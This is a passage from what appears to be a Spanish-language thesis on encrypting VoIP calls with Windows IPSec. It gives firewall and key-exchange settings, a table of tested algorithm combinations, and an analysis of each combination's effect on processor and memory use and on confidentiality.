
5.2 LLAMADAS CON CIFRADO

Al configurar IPSec de Windows se utilizan las siguientes opciones en cada uno de los dispositivos que conforman el laboratorio, y así cifrar todas las comunicaciones, tanto a nivel de intercambio de información a nivel de procesos entre servidores, como también la señalización SIP y el tráfico RTP.

Así se configuran las reglas de tráfico:

Regla de tráfico de salida como se observa en la figura 31.


Figura 31. Reglas de tráfico de salida en la configuración del Windows Firewall.



Fuente: autores.

Regla de tráfico de entrada como en la figura 32.


Figura 32. Reglas de tráfico de entrada en la configuración del Windows Firewall.



Fuente: autores.

Seguridad del tráfico: aquí se incluye la Preshare Key: TestKey1 como en la figura 33.


Figura 33. Configuración de seguridad de la conexión (Preshared Key).



Fuente: autores.

Configuración de IPSec: en la configuración de IPSEC se configura inicialmente las opciones de intercambio de llaves como en la figura 34.

Figura 34. Configuración de IPSec de Microsoft Windows.



Fuente: autores.

Para el intercambio de llaves (Main Mode) se tienen los siguientes algoritmos a nivel de:

Integridad: MD5, SHA1, SHA-256, SHA-384.

Cifrado: DES, 3DES, AES-CBC 128, AES-CBC 192, AES-CBC 256.

Algoritmo de intercambio de llaves: Diffie-Hellman Group 1, Diffie-Hellman Group 2, Diffie-Hellman Group 14, Elliptic Curve Diffie-Hellman P-256, Elliptic Curve Diffie-Hellman P-384.

Para la protección de datos (Quick Mode), se utiliza ESP, no se utiliza ESP y AH, ya que se presentarían problemas si se tuviera que hacer NAT de las llamadas,


para transmitirla a través de una WAN, ya que el encabezado IP iría cifrado. Para este modo se tienen los siguientes algoritmos a nivel de:

Cifrado: DES, 3DES, AES-CBC 128, AES-CBC 192, AES-CBC 256, AES-GCM 128, AES-GCM 192, AES-GCM 256.

Integridad: MD5, SHA-1, AES-GMAC 128, AES-GMAC 192, AES-GMAC 256, AES-GCM 128, AES-GCM 192, AES-GCM256.

Para verificar que las llamadas a nivel de señalización y tráfico RTP si estuvieran correctamente cifradas, se realizaron varias llamadas de prueba con los siguientes resultados a nivel de captura de tráfico como en la figura 35.

Figura 35. Captura de tráfico de llamada cifrada.




Fuente: autores.

De acuerdo a la captura se observa que el tráfico tanto SIP como RTP ha sido correctamente cifrado. Si se utiliza las herramientas de telefonía incluidas en

wireshark, no se puede tener información de la llamada, dando así integridad y confidencialidad como en la figura 36.

Figura 36. Análisis de tráfico de llamada cifrada.



Fuente: autores.

Para los experimentos con cifrado se realizó una combinación de todos los algoritmos en Main Mode y Quick Mode, dando así un total de 6400 posibilidades.

Sobre este espacio se realizan las pruebas, tomando los valores de procesamiento y organizándolos de forma tabular, para así poder compararlos y obtener el que mejor desempeño y seguridad (Integridad, Confidencialidad) ofrece (ver tabla de Excel adjunta en la hoja 1). Aquí una imagen figura 37 con la forma en que se tabularon los datos:

Figura 37. Muestra de tabulación de datos experimentales.

	A	B	C	E	G
1	Combinaciones de Algoritmos (Integridad, Cifrado)	Main Mode (Fase I)	HASH	ENCRIPCIO	ROBUSTEZ
2	Promedio Plain Text	----------	0	0	0
3	Promedio SHA256_3DES_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA256_3DES_DH1	1	3	0
4	Promedio SHA256_AES-CBC-128_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-128_DH1	1	4	0
5	Promedio SHA256_AES-CBC-192_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-192_DH1	1	4	6
6	Promedio SHA256_AES-CBC-256_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-256_DH1	1	4	8
7	Promedio SHA256_3DES_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA256_3DES_DH2	1	3	0
8	Promedio SHA256_AES-CBC-128_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC128_DH2	1	4	0
9	Promedio SHA256_AES-CBC-192_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-192_DH2	1	4	6
10	Promedio SHA256_AES-CBC-256_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-256_DH2	1	4	8
11	Promedio SHA256_3DES_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA256_3DES_DH14	1	3	0
12	Promedio SHA256_AES-CBC-128_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-128_DH14	1	4	0
13	Promedio SHA256_AES-CBC-192_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-192_DH14	1	4	6
14	Promedio SHA256_AES-CBC-256_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-256_DH14	1	4	8
15	Promedio SHA256_3DES_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA256_3DES_Elliptic Curve-DH P-256	1	3	0
16	Promedio SHA256_AES-CBC-128_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-128_Elliptic Curve-DH P-256	1	4	0
17	Promedio SHA256_AES-CBC-192_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-192_Elliptic Curve-DH P-256	1	4	6
18	Promedio SHA256_AES-CBC-256_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-256_Elliptic Curve-DH P-256	1	4	8
19	Promedio SHA256_3DES_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA256_3DES_Elliptic Curve-DH P-384	1	3	0
20	Promedio SHA256_AES-CBC-128_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-128_Elliptic Curve-DH P-384	1	4	0
21	Promedio SHA256_AES-CBC-192_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-192_Elliptic Curve-DH P-384	1	4	6
22	Promedio SHA256_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA256_AES-CBC-256_Elliptic Curve-DH P-384	1	4	8
23	Promedio SHA384_3DES_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA384_3DES_DH1	2	3	0
24	Promedio SHA384_AES-CBC-128_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-128_DH1	2	4	0
25	Promedio SHA384_AES-CBC-192_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-192_DH1	2	4	6
26	Promedio SHA384_AES-CBC-256_DH1 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-256_DH1	2	4	8
27	Promedio SHA384_3DES_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA384_3DES_DH2	2	3	0
28	Promedio SHA384_AES-CBC-128_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC128_DH2	2	4	0
29	Promedio SHA384_AES-CBC-192_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-192_DH2	2	4	6
30	Promedio SHA384_AES-CBC-256_DH2 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-256_DH2	2	4	8
31	Promedio SHA384_3DES_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA384_3DES_DH14	2	3	0
32	Promedio SHA384_AES-CBC-128_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-128_DH14	2	4	0
33	Promedio SHA384_AES-CBC-192_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-192_DH14	2	4	6
34	Promedio SHA384_AES-CBC-256_DH14 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-256_DH14	2	4	8
35	Promedio SHA384_3DES_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA384_3DES_Elliptic Curve-DH P-256	2	3	0
36	Promedio SHA384_AES-CBC-128_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-128_Elliptic Curve-DH P-256	2	4	0
37	Promedio SHA384_AES-CBC-192_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-192_Elliptic Curve-DH P-256	2	4	6
38	Promedio SHA384_AES-CBC-256_Elliptic Curve-DH P-256 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-256_Elliptic Curve-DH P-256	2	4	8
39	Promedio SHA384_3DES_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA384_3DES_Elliptic Curve-DH P-384	2	3	0
40	Promedio SHA384_AES-CBC-128_Elliptic Curve-DH P-384 + ESP (AES-GMAC128_AES-CBC128)	SHA384_AES-CBC-128_Elliptic Curve-DH P-384	2	4	0

Fuente: autores.

6. ANÁLISIS DE RESULTADOS EXPERIMENTALES Y ALGORITMOS DE CIFRADO Y AUTENTICACIÓN SELECCIONADOS

Después de realizar llamadas sin cifrado y con las diferentes combinaciones de cifrado, se procede a analizar los datos obtenidos (Tabla adjunta) en donde se tiene:

El mayor valor para “Network Connection Bytes Sent/sec” es cuando se realiza la llamada sin cifrar, lo que indica que en este tipo de comunicación se envían más datos que cuando no se cifra.

El mayor valor para “Network Connection Bytes Received/sec” es cuando se realiza la llamada sin cifrar, lo que indica que en este tipo de comunicación se envían más datos que cuando no se cifra.

El mayor valor para “Average Disk Queue Length” es cuando se utiliza la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-CBC 128), y la voz se empieza a retrasar.

El menor valor para “Average Disk Queue Length” es cuando se realiza la llamada utilizando la combinación MD5_DES_DH1 + ESP (MD5_DES), pero estos algoritmos son los que están rotos y no ofrecen un nivel alto de confidencialidad.

El mayor valor para “Proceso IP % Processor Time” se presenta al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-CBC 256), causando lentitud en el flujo de la llamada.

El menor valor para “Proceso IP % Processor Time” se presenta al utilizar la combinación MD5_AES-CBC-256_DH1 + ESP (MD5_DES), pero al estar rotos estos algoritmos no se ofrece la suficiente confidencialidad.

El mayor valor para “Proceso Notifier % Processor Time” se presenta al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-CBC 128), causando que la comunicación entre procesos sea lenta.

El menor valor para “Proceso Notifier % Processor Time” se obtiene al utilizar la combinación SHA1_DES_DH2 + ESP (MD5_DES), afectando la confidencialidad ya que los algoritmos ya están rotos de acuerdo a los referentes teóricos descritos en el presente documento.

El mayor valor para “Proceso SessionManager % Processor Time” se obtiene al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-GCM 192) causando lentitud en los clientes.

El menor valor para “Proceso SessionManager % Processor Time” se obtuvo al utilizar la combinación MD5_DES_DH1 + ESP (MD5_DES) afectando la confidencialidad al ser algoritmos débiles.

El mayor valor para “Proceso TsServer % Processor Time” se obtuvo al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-CBC 192) causando retrasos en la señalización SIP de telefonía.

El menor valor para “Proceso TsServer % Processor Time” se obtuvo al utilizar la combinación MD5_DES_DH1 + ESP (MD5_DES) afectando la confidencialidad, ya que los algoritmos utilizados son débiles.

El mayor valor para “Proceso IP Working Set” se obtuvo al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES), ocasionando mayor uso de memoria para este proceso, retrasando el flujo de la llamada.

El menor valor para “Proceso IP Working Set” se obtuvo al utilizar la combinación MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por que los algoritmos usados son débiles y ya han sido rotos.

El mayor valor para “Proceso Notifier Working Set” se obtuvo al utilizar la combinación con SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES), presentando retrasos en la comunicación entre procesos.

El menor valor para “Proceso Notifier Working Set” se obtuvo al utilizar la combinación MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad, ya que los algoritmos usados ya han sido rotos.

El mayor valor para “Proceso SessionManager Working Set” se obtuvo al utilizar la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES), causando lentitud en las sesiones de las estaciones de trabajo.

El menor valor para “Proceso SessionManager Working Set” se obtuvo al utilizar la combinación MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por los algoritmos utilizados.

El mayor valor para “Proceso TsServer Working Set” se obtuvo en la combinación de SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES), causando retrasos en la señalización SIP de la llamada.

El menor valor para “Proceso TsServer Working Set” se obtuvo en la combinación de MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por ser algoritmos débiles.

El mayor valor para “Proceso IP Private Bytes” se obtuvo en la combinación de SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (MD5_DES), además de estar utilizando algoritmos débiles, también causa lentitud en el flujo de la llamada.

El menor valor para “Proceso IP Private Bytes” se obtuvo en la combinación de MD5_DES_DH1 + ESP (SHA1_DES), afectando la confidencialidad por los algoritmos utilizados.

El mayor valor para “Proceso Notifier Private Bytes” se obtuvo en la combinación de SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES) afectando el desempeño general del servicio por la lentitud de comunicación entre procesos al utilizar más memoria, y afectando la confidencialidad al utilizar DES.

El menor valor para “Proceso Notifier Private Bytes” se obtuvo con la combinación de MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por los algoritmos utilizados.

El mayor valor para “Proceso SessionManager Private Bytes” se obtuvo con la combinación de SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GMAC 256_DES), afectando el desempeño de las sesiones con las estaciones clientes al utilizar más memoria, y afectando la confidencialidad al utilizar DES.

El menor valor para “Proceso SessionManager Private Bytes” se obtuvo con la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-GCM 256), siendo esta apropiada a nivel de desempeño y confidencialidad.

El mayor valor para “Proceso TsServer Private Bytes % Processor Time - TOTAL” se obtuvo en la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-GCM 256), afectando el desempeño en la señalización SIP al utilizar más memoria en el proceso de telefonía.

El menor valor para “Proceso TsServer Private Bytes % Processor Time - TOTAL” se obtuvo en la combinación de MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por los algoritmos utilizados.

El mayor valor para “InIn Media Server % Processor Time” se obtuvo con la combinación SHA384_AES-CBC-256_Elliptic Curve-DH P-384 + ESP (AES-GCM 256_AES-GCM 256), afectando el desempeño en el RTP de audio, causando llamadas entrecortadas.

El menor valor para “InIn Media Server % Processor Time” se obtuvo con la combinación MD5_DES_DH1 + ESP (MD5_DES), afectando la confidencialidad por las razones antes expuestas.

Para el valor “Maquina A % Processor Time”, se observa un incremento a medida que se aumenta la complejidad en los algoritmos de cifrado y de seguridad. La mejor opción es una en la que no se sacrifique mucho rendimiento de la estación de trabajo por seguridad.

